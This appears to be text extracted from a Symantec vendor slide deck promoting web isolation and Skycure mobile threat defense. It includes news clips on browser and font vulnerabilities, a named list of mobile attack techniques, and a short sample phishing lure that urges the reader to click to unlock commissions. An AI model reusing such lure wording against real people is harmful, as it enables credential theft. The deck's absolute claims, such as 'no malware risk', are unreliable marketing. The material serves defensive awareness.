
Microsoft has declined to patch a security bug Cisco Talos researchers discovered in the Edge browser, claiming the reported issue is by design. Apple and Google patched a similar flaw in Safari (CVE-2017-2419) and Chrome (CVE-2017-5033), respectively.

Recent Critical Font Vulnerabilities on MS Windows



Warning: Your Windows PC Can Get Hacked by Just Visiting a Site

Tuesday, April 10, 2018 Mohit Kumar



CVE-2018-1010 | Microsoft Graphics Remote Code Execution Vulnerability Security Vulnerability

Published: 04/10/2018 | Last Updated : 04/11/2018
MITRE CVE-2018-1010

A remote code execution vulnerability exists when the Windows font library improperly handles specially crafted embedded fonts. An attacker who successfully exploited the vulnerability could take control of the affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.

Can you get hacked just by clicking on a malicious link or opening a website? — YES.

Ropemaker


Simple Exploit Allows Attackers to Modify Email Content – Even After It's Sent!

Wednesday, August 23, 2017 Mohit Kumar

- **Ropemaker** stands for Remotely Originated Post-delivery Email Manipulation Attacks Keeping Email Risky
- Ropemaker abuses Cascading Style Sheets (CSS) and Hypertext Markup Language (HTML) that are fundamental parts of the way information is presented on the Internet.


Change Email Content

Even After It's Sent...




Web Browsers – The Ultimate Attack Surface

Advanced malware exploits browser vulnerabilities by delivering malware to endpoints via web page rendering resources



Web Isolation Architecture



Key Use Cases



- 1** ***Stop Over-blocking:***
Expand web access by isolating uncategorized and potentially risky traffic




- 2** ***Additional protection*** for privileged users



- 3** ***Prevent phishing attacks*** by isolating risky embedded URL links



Expand Web Access by Isolating Uncategorized and Potentially Risky Traffic



Don't Over-block Access to Uncategorized or Potentially Risky Websites

Prevent Malware While Expanding Web Access

I need to:

- Enable broad web access and avoid “over-blocking” while still protecting my organization from advanced threats
- Minimize support tickets requesting access to blocked sites



Stop Over-blocking



Web isolation with proxy using website categories

Web access policy:

- Always allow certain categories/sites
- Always block certain categories/sites
- Middle ground categories/sites get isolated
 - Expanded access with no malware risk

Allowed Categories	Categories where some access may be required			Uncategorized	Threat Cats		
Health, Financial Services, etc.	Dynamic DNS Host	File Storage/ Sharing	Hacking	Uncategorized	Suspicious	Malicious in/out...	...
ALLOW	ISOLATE				DENY		



Stop Over-blocking



Web isolation with proxy using categories (with risk levels: BCIS-advanced)

Web access policy:

- Allow certain categories and low risk sites
- Block certain categories and riskiest sites
- Middle ground categories and potentially risky sites get isolated
 - Expanded access with no malware risk

Risk Level	Allowed Categories	Customer Category	Categories where some access may be required			Uncategorized	Security Concerns		
	Health, Financial Services, etc.	Category of Interest	File Storage/ Sharing	Dynamic DNS Host	Hacking	Uncategorized	Suspicious	Malicious Outbound	...
10	DENY								
9									
8									
7	ISOLATE								
6									
5									
4									
3									
2	ALLOW								
1									



Additional Protection for Privileged Users



Safeguard Privileged Users



Malware on these endpoints has severe consequences because of unique system privileges

Prevent Malware with Web Access

- We have privileged users like executives, IT admins, HR, and finance that have extra permissions and access rights to sensitive data and systems
- I need to enable secure web browsing on those critical endpoints, and ensure internet delivered malware never impacts these devices



Policies Set to Isolate All Privileged User Traffic



- Privileged users have all web browsing isolated
- Eliminates possibility of web-delivered malware to these highly sensitive endpoints



Prevent Phishing Attacks by Isolating Risky Embedded URL Links



Prevent malware/ransomware from phishing attacks



Isolate websites launched from URLs embedded in email

- Stop credential theft by preventing users from submitting corporate credentials and other sensitive information on unknown and malicious sites
- Protect my users from embedded URLs that links to malicious websites



Isolate Web-Activity Launched From Email



- Prevent users from submitting corporate passwords and sensitive information to malicious web sites by rendering sites in read-only mode
- Isolates links in email so users can safely click on them

Login

4.0.12

Username:

Password:

Login

Forgot your password? [Click here to register](#)

Hello,

We've place a hold on your account and will not release your commissions until you confirm below:

[==> Activate your commissions now \[Click Here\]](#)

Once you click the link above we will unlock your account.

[Thank you for taking action on this important matter.](#)

Have a great day!

- Jackie Bello

MALICIOUS LINKS

Web Isolation Benefits



Eliminate any web threats

- Prevent infections ***before*** they ever happen
- Stop ransomware attacks
- Secure access to uncategorized and risky sites
- No detection required (!!)
- Protect against zero-day exploits



Defeat phishing threats

- Prevent infections via malicious links
- Block users from disclosing sensitive information (e.g. corporate credential)
- Managed and unmanaged devices



Minimize security overhead

- Simplify web access policies
- Mitigate support tickets requesting access to risky sites
- No false negative/positive alerts
- Minimize investigations and remediation



Zero Trust Mobile Security



Symantec Endpoint Security Family



Traditional Endpoints: SEP 14 and EDR (ATP Endpoint)

- Single agent for multi-layered protection and Endpoint Detection & Response (EDR)
- High efficacy with low false positives
- Detect, investigate, and remediate suspicious activities across all endpoints
- Scalable and flexible architecture



Mobile Endpoints: Skycure Mobile Threat Defense

- Protect BYOD and corporate managed mobile devices
- Predictive technology with high efficacy
- Productive and unobtrusive to enable seamless mobile experience
- Scalable and effortless deployment

Complete Endpoint Security to Defend Against Advanced Threats

Mobile Threat Landscape

Physical

Malicious Chargers
Drive-by-attacks
NFC Attacks
Bluetooth Attacks
Lost | Stolen | Left in Uber


**EVERY ORG WITH 500+ DEVICES
HAS A ROOTED/JAILBROKEN DEVICE**



Malware

CIA "Vault 7"
Pegasus
XCodeGhost
YiSpecter
Wirelurker
Exaspy
HummingBad


Mobile Malware Detections¹



Network

Pineapple
Wifigate
arp spoof
SSL decryption
dnsspoof
Evil Twin
SSL stripping
Content manipulation


PERCENTAGE OF DEVICES EXPOSED TO NETWORK THREATS



Vulnerabilities

Malicious Profiles
App-in-the-Middle
Trident
Stagefright
Accessibility Clickjacking
No iOS Zone
Shared Cookie Stores
LinkedOut




MOBILE OS VULNERABILITIES¹






Skycure Solution Overview






THREAT INTELLIGENCE


-  Crowd-sourced
-  3rd party threat aggregation
-  Skycure research

CLOUD SERVER

-  Risk/compliance visibility
-  Advanced security
-  Automation & integration



PUBLIC APP

-  Simple deployment & maintenance
-  Ensured privacy
-  Minimal footprint



Skycure Network Based Attack Detection

Active Honeypot Approach



App Sandboxing (vs. Root / Admin in PCs)
Privacy (personal & business use)



Reasoning

The VPN provider attempted to relay messages and change a portion of the website instead of directly transferring its original content.

Recommendations

If you don't have Skycure's protection yet, consider disconnecting from the network or using a different network.

Additional Info

With Content Manipulation, attackers alter part of a website aiming to deface a web page or cause a victim to perform desired actions through a manipulated interface or in a third-party system. Unlike server-side website defacement, Content Manipulation is perceived only by victims connected to a specific network that an attacker intercepts




Skycure Network Based Attack Detection

